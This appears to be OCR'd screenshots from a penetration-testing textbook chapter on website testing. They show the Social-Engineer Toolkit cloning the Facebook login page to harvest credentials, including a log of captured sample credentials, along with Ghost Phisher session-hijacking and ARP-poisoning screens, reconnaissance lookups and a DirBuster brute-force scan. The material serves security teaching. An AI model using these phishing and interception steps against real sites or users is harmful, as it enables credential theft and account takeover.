
```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```


```
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.16]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```


```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.10.14 - - [14/Jun/2019 15:20:08] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=user@email.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=mypassword123
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bfdd8e6dcb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

user credentials






Ghost Phisher
V1.64
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Fern Cookie Hijacker is an Ethernet and WIFI based session Hijacking tool able to clone remote online web sessions by sniffing and capturing session cookie packets from remote hosts by leveraging various internal MITM attacks with routing capabilities
eth0
Refresh
Ethernet Mode
Sniffing Status
Cookie Detection Buffer
Internal MITM Engine Activated
Ethernet Mode
Passive Mode
Gateway IP Address / Router IP Address:
10.10.10.1


Ghost Phisher
V1.64
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Ghost ARP Cache Poisoning poisons the ARP cache of the Operating Systems in the subnet and redirect all traffic meant for the Target Address to itself:
eth0
Refresh
Target Settings
Target Address :
10.10.10.19
Options
Poison One Way (DOS Attack)
Redirect Traffic to Target Address (MITM Attack)

Chapter 14: Performing Website Penetration Testing

Network


Site	http://www.google.com	**Netblock Owner**	Google LLC
Domain	google.com	**Nameserver**	ns1.google.com
IP address	74.125.193.104 (VirusTotal)	**DNS admin**	dns-admin@google.com
IPv6 address	2a00:1450:400b:c01:0:0:0:93	**Reverse DNS**	ig-in-f104.1e100.net
Domain registrar	markmonitor.com	**Nameserver organisation**	whois.markmonitor.com
Organisation	Google LLC, United States	**Hosting company**	Google
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	US	**Latest Performance**	Performance Graph


Hosting History


Netblock owner	IP address	OS	Web server	Last seen Refresh
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.206.100	Linux	gws	14-Jun-2019
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	216.58.211.164	Linux	gws	13-Jun-2019
Google LLC 1600 Amphitheatre Parkway Mountain View CA US 94043	172.217.169.68	Linux	gws	13-Jun-2019


```
root@kali:~# nc www.google.com 80
GET / HTTP/1.1

HTTP/1.1 200 OK
Date: Sat, 15 Jun 2019 21:07:27 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-06-15-21; expires=Mon, 15-Jul-2019 21:07:27 GMT; path=/; domain=.google.com
Set-Cookie: NID=185=Lw2Pf9g0H2BWdq-q9tYpxjE7VDGWQPbw11AiLod5W5W14rQiJobpqPn4RhheNizpxks-CvSs6kipkB8_
zuQnJ0M; expires=Sun, 15-Dec-2019 21:07:27 GMT; path=/; domain=.google.com; HttpOnly
Accept-Ranges: none
Vary: Accept-Encoding
Transfer-Encoding: chunked
```


infogather.000webhostapp.com
Run Transform(s)
All Transforms
To DNS Name (interesting) [Robtex]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy framew...
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [Robtex]
To DNS Name [Using Name Schema diction...
To Domain [Find other TLDs]
To Domains [DNS]



infogather.000webhostapp.com
NS
NS
dns2.000webhost.com
dns1.000webhost.com



dns2.000webhost.
Run Transform(s)
All Transforms
To DNS Name [Enumerate hostname numerical...
To Domains [DNS]
To Domains [Sharing this NS]
To IP Address [DNS]
To Netblock [Blocks delegated to this NS]
To Web site [Query ports]



dns2.000webhost.com
dns1.000webhost.com
.000webhostapp.com
000webhostapp...
.000webhostapp.com
.000webhostapp.com



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Target URL (eg http://example.com:80/)
http://192.168.56.101:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
20 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://192.168.56.101:80/
Scan Information
Results - List View: Dirs: 0 Files: 484
Results - Tree View
Errors: 5
Type Found Response Size
Dir /images/ 200 1836
Dir / 200 29001
Dir /cgi-bin/ 200 1442
Dir /icons/ 200 73405
File /cgi-bin/courierwebadmin 200 5906
Dir /assets/ 200 23098
File /cgi-bin/courierwebadmin.cgi 200 1513
Dir /test/ 200 1205
Dir /test/testoutput/ 200 1257
File /assets/application-f6a7a847cfcdd336b9e20dda84b... 200 48822
File /assets/application.css.gz 200 48674
File /assets/application-f6a7a847cfcdd336b9e20dda84b... 200 357210
File /assets/application-bbdcb4ca193350fe8addc3b0bb0... 200 157354
File /assets/application.css 200 356583
Current speed: 276 requests/sec
(Select and right click for more options)
Average speed: (T) 238, (C) 241 requests/sec
Parse Queue Size: 9833
Total Requests: 160987/442047
Current number of running threads: 20
Change
Time To Finish: 00:19:26
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/m-f/



.com/robots.txt
Nessus
If the Joomla site is installed within a folder such as at
e.g. www.example.com/joomla/ the robots.txt file MUST be
moved to the site root at e.g. www.example.com/robots.txt
AND the joomla folder name MUST be prefixed to the disallowed
path, e.g. the Disallow rule for the /administrator/ folder
MUST be changed to read Disallow: /joomla/administrator/
#
For more information about the robots.txt standard, see:
http://www.robotstxt.org/orig.html
#
For syntax checking, see:
http://www.sxw.org.uk/computing/robots/check.html
User-agent: *
Disallow: /administrator/
